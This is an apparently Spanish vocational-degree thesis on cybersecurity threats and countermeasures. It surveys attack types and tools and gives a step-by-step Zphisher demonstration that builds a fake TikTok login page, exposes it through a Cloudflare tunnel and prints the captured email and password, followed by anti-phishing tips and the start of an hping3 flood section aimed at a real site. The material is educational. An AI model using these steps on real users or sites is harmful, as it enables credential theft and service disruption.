



Familia Profesional Informática y
Comunicaciones

ESTUDIO DE AMENAZAS Y CONTRAMEDIDAS

TRABAJO DE FIN DE GRADO - ASIR 2024/2025

Sergio Cordero López

Índice

Índice de ilustraciones	2
1. Resumen	3
2. Objetivos	4
3. Introducción	4
4. ¿Qué es la ciberseguridad?	5
4.1 Ramas de la ciberseguridad	6
5. Ciberataques	8
5.1 Herramientas	10
5.2 Ejemplos de ciberataques.....	11
Ataque Phishing web	12
Ataque de Denegación de servicio o DDOS	19
Obtener información con Man in the Middle y ARP Spoofing.....	23
Redirección con DNS Spoofing.....	29
Payload con Metasploit.....	33
7. Conclusiones.....	47
8. Bibliografía.....	48

Índice de ilustraciones

Ilustración 1 Inversión en la ciberseguridad.....	5
Ilustración 2 Ramas ciberseguridad	6
Ilustración 3 Diferentes caminos.....	7
Ilustración 4 Fases del pentesting	9
Ilustración 5 CMD ilustrativo.....	11
Ilustración 6 Representación Phishing Web.....	12
Ilustración 7 Representación ataque DDOS.....	19
Ilustración 8 Representación ataque MITM	23
Ilustración 9 Representación ataque DNS Spoofing.....	29

1. Resumen

La ciberseguridad resulta muy importante en la actualidad; es un tema del que todo el mundo debería saber, al menos los conceptos básicos.

En nuestro proyecto indagaremos en este tema, hablaremos y explicaremos conceptos sobre la ciberseguridad, que es, como nos afecta, su exponencial crecimiento y dinero invertido.

También hablaremos de las diferentes ramas dentro de este campo, sus distinciones y de que se encarga cada una. Además, ejemplificaremos dos tipos de estructura dentro de la ciberseguridad, una más genérica y otra más compleja y dividida.

A su vez, también faremos demostraciones de ciberataques, explicando paso a paso como hacerlos y su finalidad, esto con el objetivo de simular las acciones que tomaría un hacker y los resultados obtenidos.

2. Objetivos

Con nuestro trabajo queremos cumplir los siguientes objetivos:

- Introducir y explicar qué es la ciberseguridad junto a sus ramas.
- Ejemplificar y demostrar vulnerabilidades que ocurren en el día a día.

3. Introducción

Creemos que la ciberseguridad es un tema muy importante en esta era digital, en la que el ser humano ha creado tal dependencia a la tecnología que no podemos salir de casa sin nuestro teléfono. Estamos en constante comunicación y conexión con el resto del mundo, permitiendo que podamos conectar con personas de cualquier parte del mundo en cuestión de segundos. Esto también aplica para el intercambio de información, transacciones, almacenamiento de datos en la nube, etc.

Aunque la tecnología presente muchas ventajas en nuestro día a día, también conlleva unos riesgos que, si no estamos preparados para prevenirlos o afrontarlos, serán muy significativos y tendrán un gran impacto, suponiendo desde filtración de datos personales a incluso perdida de dinero. Todo lo anteriormente mencionado puede llegar a ser un gran peligro para las personas, pero en las empresas esto podría suponer desde daños irreparables en la reputación de la empresa, hasta la bancarrota.

Es por esto, que la ciberseguridad es un tema con el que debemos de estar familiarizados, ya que sea convertido en una parte fundamental de esta era.

Como apasionados y futuros trabajadores de esta rama, hemos escogido realizar este trabajo para enseñar y demostrar métodos por los cuales gente malintencionada puede atacarnos y, a su vez, maneras de poder evitar y prevenirlos.

4. ¿Qué es la ciberseguridad?

Cuando hablamos de ciberseguridad, podríamos definirla como aquella rama de la informática encargada de proteger sistemas informáticos, redes y datos de ciberataques, por ello es comprensible que en una era tecnológica como en la que actualmente vivimos, esta desempeñe un papel muy importante.

Esto afecta no solo a los usuarios finales como nosotros, sino también a las grandes empresas, las cuales mueven miles de millones de datos por segundo y cuenta con información sensible de todos sus clientes de esta. Es por todo esto que son el principal objetivo de los ciberatacantes, de manera directa, ataques a la empresa y su red, o de manera indirecta, ataques a los clientes haciéndose pasar por esta, afectando a su credibilidad y confianza.

Se trata de una rama en constante cambio y evolución, cada mes se descubren nuevas vulnerabilidades, herramientas y ataques, por lo que las empresas invierten grandes cantidades de dinero para estar actualizados y protegidos.

SE PRONOSTICA QUE EL GASTO GLOBAL EN CIBERSEGURIDAD CRECERÁ A 450.000 MILLONES DE USD PARA 2030




Ilustración 1 Inversión en la ciberseguridad (Fuente: <https://globalxetfs.co/la-ciberseguridad-enfrenta-una-transformacion-debido-a-la-ia-generativa/>)

Gracias a este dinero invertido, las tareas a realizar dentro de la empresa se dividieron en diferentes departamentos o ramas que detallaremos a continuación.

4.1 Ramas de la ciberseguridad

Dentro de la ciberseguridad existen varias ramas, las cuales se pueden separar dependiendo de la finalidad que tengan. El National Institute of Standards and Technology (NIST) ha desarrollado un framework o esquema, el cual tiene una estructura dividida según la función que se realice:

- **Identificar:** Identificar qué dispositivos pueden sufrir riesgos de ser atacados, y cuáles son los más sensibles por la información que contienen.
- **Proteger:** Llevar a cabo diferentes medidas de seguridad, como políticas de contraseñas, firewall, proxy, etc.
- **Detectar:** Usar diferentes sistemas de detección para encontrar posibles ataques y amenazas.
- **Responder:** Planificar respuestas y soluciones a estos incidentes, junto con sus gestiones pertinentes.
- **Recuperar:** Anticipar posibles planes para la recuperación después de sufrir un ataque.



Ilustración 2 Ramas ciberseguridad (Fuente: <https://www.nist.gov/cyberframework>)

Como hemos visto es una estructura básica, la cual se puede adaptar a cualquier tipo de empresa, independientemente de lo grande o pequeña que sea; a nivel usuario también existen estas distinciones, aunque un buen experto en ciberseguridad debe de tener nociones básicas en todos los campos o al menos conocer su funcionamiento.

Ya en entornos más avanzados y especializados, existen guías o caminos que pueden tomar los técnicos en ciberseguridad según el enfoque de su carrera.




Ilustración 3 Diferentes caminos (Fuentes: <https://pauljeremy.com/security-certification-roadmap/>)

5. Ciberataques

Definimos ciberataque como aquellas acciones maliciosas que realiza un usuario o grupo de usuarios en línea, a través de dispositivos o redes, con la finalidad de obtener datos, sobrecargar o acceder a redes, extorsionar, espiar, etc.

Según las herramientas y la finalidad del ataque, los ciberataques se pueden dividir en varios tipos como:

- **Phishing:** consiste engañar a una víctima a través de ganarse su confianza, haciéndose pasar por una persona, empresa o servicio de confianza (suplantación de identidad de un tercero de confianza), la técnica más común es un mensaje de correo electrónico o un mensaje de texto que imita a una persona u organización. La víctima accederá al enlace proporcionado a través de este correo y crea que está en una página oficial, ya sea de un banco, una red social o un seguimiento de paquete.
- **DDOS:** consiste en enviar grandes cantidades de solicitudes de red a un equipo para sobreponer la capacidad de este, y así evitar que funcione correctamente.
- **Man in the Middle:** trata de interceptar la comunicación entre dos hosts. Este ataque permite manipular el tráfico interceptado de diferentes maneras, como obtener información de los dispositivos y así conseguir datos sensibles como credenciales de acceso, datos bancarios etc.
- **DNS Spoofing:** trata de enviar mensajes ARP falsificados a una red LAN, y a través de estos, poder vincular su dirección MAC con la dirección IP de un equipo de nuestra red; gracias a esto empezará a recibir toda la información a la que se pueda acceder a través de la ip que has suplantado.
- **Malware:** Se trata de un software malicioso capaz de acceder a los dispositivos o dañarlos, estos pueden incluir distintos tipos de virus, spyware, troyanos, etc.
- **Inyecciones SQL:** Son un tipo de ataque el cual utiliza cadenas maliciosas que manipulan la base de datos para otorgar al atacante acceso o privilegios a esta.

- **Fuerza bruta:** Este tipo de ataque consiste en probar múltiples combinaciones de caracteres hasta encontrar la contraseña o clave de cifrado correcta. Este tipo de ataque suelen utilizar herramientas de software automatizadas y diccionarios que contienen cadenas específicas dependiendo de la finalidad y el objetivo.

Es importante saber que también existen unos ciberataques controlados que usan las empresas para buscar posibles entradas a los hackers o ciberatacantes. Estos ataques se llaman prueba de vulnerabilidades o pentesting, realizan múltiples pruebas a equipos y redes con la finalidad de encontrar puntos débiles que los hackers pueden utilizar para entrar en estos y llevar a cabo acciones maliciosas en contra de las empresas, todo bajo supervisión y con autorización de la empresa.

Fases de un proyecto de Pentesting



Ilustración 4 Fases del pentesting (Fuente: <https://www.exevi.com/soluciones/servicio-pentesting-de-webs-apps-y-sistemas/>)

Una vez encontradas estas vulnerabilidades, se informará a la empresa para que desde otro departamento tomen las medidas de prevención y de seguridad necesarias.

5.1 Herramientas

Definiremos y explicaremos herramientas que usaremos posteriormente en la realización de ataques, este apartado tiene la finalidad de dar a conocer las herramientas para utilizarlo como base en los ataques posteriores.

Hping3: es una herramienta que se usa para hacer testeos de seguridad, como escaneo de puertos, seguimiento de rutas, etc. También sirve para realizar un ataque DoS mediante la opción “-flood”.

Bettercap: Sirve para realizar ataques MITM (Man In The Middle) contra la red, manipulando el tráfico HTTPS, HTTPS y TCP. También sirve para interceptar información, como inicios de sesión, texto plano etc.

Metasploit: es una herramienta de código abierto que se ha desarrollado mayormente en Ruby y Perl, aunque es posible integrar otro tipo de scripts en diferentes lenguajes como por ejemplo Python, Metasploit cuenta con una lista de exploits que se pueden usar con herramientas externas como por ejemplo Nmap o Nessus.

Armitage: Una herramienta grafica para interactuar con Metasploit, también conocido como el entorno gráfico de Metasploit

John_The_Ripper: se usa para identificar contraseñas adquiridas como archivos hash o hashes, para descifrar contraseñas complejas se usan diccionarios o listas de palabras, John The Ripper se debe usar fuera de Metasploit.

Msfvenom: Es una herramienta dentro de Metasploit la cual genera payloads y los codifica para poder evadir la detección del antivirus

5.2 Ejemplos de ciberataques

A continuación, explicaremos y ejemplificaremos distintos ciberataques, que tanto empresas como usuarios corrientes pueden sufrir en su día a día.

Para poder comprender cada uno de ellos, estos serán estructurados de la siguiente manera: primero una breve definición del ataque, después una introducción en la que se explicara de manera resumida el contenido de cada ataque y el objetivo de este; y por último la explicación detallada, paso a paso y con capturas de como se hace.

Ilustración 5 CMD ilustrativo (Fuente: <https://www.iberdrola.com/innovacion/ciberataques>)

DISCLAIMER

No nos hacemos responsables del uso indebido de las herramientas y métodos usados en este proyecto, la totalidad de las imágenes que no poseen leyenda han sido realizadas por nosotros y por lo tanto no debe ser usadas para la generación de obras derivadas, es decir, que la obra sólo puede ser usada en su formato original, no cabe su transformación.

Ataque Phishing web

El "phishing" hace referencia a un intento de robar información confidencial, normalmente en forma de nombres de usuario, contraseñas, números de tarjetas de crédito, información de cuentas bancarias u otros datos importantes para utilizar o vender la información robada. Por ejemplo, imagina que recibes un correo electrónico de tu banco pidiéndote que confirmes tus datos personales porque han detectado actividad sospechosa en tu cuenta. Si haces clic en el enlace y proporcionas la información solicitada, estarías cayendo en una trampa, serías víctima de phishing.




Ilustración 6 Representación Phishing Web (Fuente:<https://www.cloudflare.com/es-es/learning/access-management/phishing-attack/>)

Hay diferentes tipos de phishing, según el medio a través del que intentan engañarnos. Aquí tienes las tipologías más comunes:

- Phishing tradicional: es el más habitual y se realiza a través de correos electrónicos que simulan ser de empresas o instituciones conocidas. La estrategia suele ser recibir un correo que parece provenir de tu banco, una empresa de servicios o una entidad gubernamental. El mensaje suele contener un enlace y te pide que realices alguna acción urgente, como verificar tu cuenta, reclamar un premio o actualizar tus datos. Al hacer clic en el enlace, se te redirige a una página web falsa diseñada para robar tus datos personales, como contraseñas, números de tarjetas de crédito o información de cuentas bancarias. Una vez que ingresas tus datos, los ciberdelincuentes pueden utilizarlos para realizar transacciones fraudulentas o cometer otros delitos.
- Smishing (phishing por SMS): es una forma de phishing en la que se utiliza los mensajes de texto (SMS) como medio para engañar a los usuarios. Al igual que en el phishing tradicional, los ciberdelincuentes intentan obtener información personal o financiera haciéndose pasar por entidades de confianza.
- Vishing (phishing telefónico): en este caso, los atacantes se hacen pasar por empleados de bancos u otras instituciones para obtener información personal por teléfono.
- Spear phishing (phishing dirigido): este tipo de ataque es más personalizado. Los ciberdelincuentes investigan a sus víctimas para adaptar el mensaje y hacerlo más creíble.

Haremos un ejemplo del phishing tradicional. Para ello deberemos instalar la herramienta de Zphisher. Lo instalaremos desde GitHub con el comando “git clone” y la url del programa.

```
(user㉿kaliPrueba)~]$ git clone --depth=1 https://github.com/htr-tech/zphisher.git
Clonando en 'zphisher'...
remote: Enumerating objects: 316, done.
remote: Counting objects: 100% (316/316), done.
remote: Compressing objects: 100% (297/297), done.
remote: Total 316 (delta 49), reused 196 (delta 15), pack-reused 0 (from 0)
Recibiendo objetos: 100% (316/316), 7.90 MiB | 5.08 MiB/s, listo.
Resolviendo deltas: 100% (49/49), listo.
```

Nos vamos al directorio de Zphisher y lo ejecutamos para que nos actualice.

```
(user㉿kaliPrueba)~]$ cd zphisher
(user㉿kaliPrueba)~/zphisher]$ bash zphisher.sh
```


Una vez que lo ejecutemos nos saldrá el menú.




Elegiremos la opción de tiktok (10) y pulsaremos enter. Nos saldrá lo siguiente.




Nos dará las opciones para alojar la página temporalmente como es un ejemplo la alojaremos en localhost.




Y ya tendríamos nuestra página creada.



Para comprobarlo, metemos la dirección que tenemos de localhost, el puerto por defecto (80) y se la enviamos por gmail.



Nos logueamos en la página que hemos puesto con el Zphisher.




Una vez que el usuario ha entrado recibimos la información de este, su contraseña.

```
EPHISHER 2.3.5
[+] Successfully Hosted at : http://127.0.0.1:8080
[+] Waiting for Login Info, Ctrl + C to exit ...
[+] Victim IP Found !
[+] Victim's IP : 127.0.0.1
[+] Saved in : auth/ip.txt
[+] Victim IP Found !
127.0.0.1's IP : 127.0.0.1
[+] Saved in : auth/ip.txt
[+] Login info Found !!
[+] Account : i.plazadp8@gmail.com
[+] Password : i7v9a1n5
[+] Saved in : auth/usernames.dat
[+] Waiting for Next Login Info, Ctrl + C to exit. █
```

Ahora ya tenemos la información y podemos acceder a la cuenta. También podemos hacerlo mediante cloudflare. Seleccionamos el número “02”.




Nos saldrá lo siguiente.



Ponemos esta url en vez de la dirección localhost y obtenemos el mismo resultado.


A screenshot of a web browser window titled 'Tik Tok Followers'. The address bar shows the URL 'https://graduation-sunglasses-careful-morning.trycloudflare.com/login.html'. The page content is a TikTok login form with a black background. It features the TikTok logo at the top, followed by the word 'Login'. Below that is a subtext 'Login to get 1000 Tiktok Likes Free'. There are two input fields: 'Username/Email/Phone' and 'Password', and a 'Login' button at the bottom.

Podemos ver en una carpeta que tiene Zphisher, las contraseñas almacenadas que ha conseguido.



```
(user@kaliPrueba) [~]
$ cd zphisher

(user@kaliPrueba) [~/zphisher]
$ sudo nano auth/usernames.dat
```



```
Archivo Acciones Editar Vista Ayuda
user@kaliPrueba: ~/zphisher
auth/usernames.dat *
```

GNU nano 8.3

```
Instagram Username: i.plazadp@gmail.com Pass: I7v9ain5
Instagram Username: i.plazadp@gmail.com Pass: I7v9ain5
Twitter Username: i.plazadp@gmail.com Pass: I7v9ain5
Instagram Username: i.plazadp@gmail.com Pass: I7v9ain5
Twitter Username: i.plazadp@gmail.com Pass: I7v9ain5
Twitter Username: i.plazadp@gmail.com Pass: I7v9ain5
Tiktok Username: i.plazadp@gmail.com Pass: I7v9ain5
Twitter Username: i.plazadp@gmail.com Pass: I7v9ain5
Twitter Username: i.plazadp@gmail.com Pass: I7v9ain5
Instagram Username: i.plazadp@gmail.com Pass: I7v9ain5
```

Métodos de prevención de Phishing:

1 - Estate alerta y desconfía de enlaces sospechosos:

- Errores ortográficos o gramaticales.
- Demandas urgentes de información confidencial: los correos electrónicos que utilizan un lenguaje con un sentido de urgencia o miedo tienen como objetivo hacer que los destinatarios actúen rápidamente sin pensar.
- Enlaces sospechosos.
- Direcciones de correo electrónico falsificadas.
- Archivos adjuntos inesperados.

2 - Usa contraseñas seguras y autenticación de dos factores.

3 - Mantén tu software y herramientas de seguridad actualizados.

4 - Ten cuidado con la información personal.

5 - Cuidado con las suplantaciones.

6 - Ten cuidado con las redes Wi-Fi públicas.

7 - Utiliza herramientas antiphishing:

- Extensión de Netcraft: supervisión de sitios web.
- Avira Browser Safety: bloqueo de sitios web maliciosos.
- Web of Trust: se basa en valoraciones en cuanto a la fiabilidad y la reputación.

Ataque de Denegación de servicio o DDOS

En este ejemplo a través de la herramienta Hping3 y sabiendo la IP del sistema atacado, enviaremos múltiples solicitudes con la finalidad de ralentizar el dispositivo; vemos que al principio del ejemplo podemos acceder a “marca.com” sin problema y, tras atacar a ese mismo sistema, la búsqueda se ralentiza exponencialmente.





Ilustración 7 Representación ataque DDOS (Fuente: <https://www.incibe.es/ciudadania/blog/que-son-los-ataques-dos-y-ddos>)

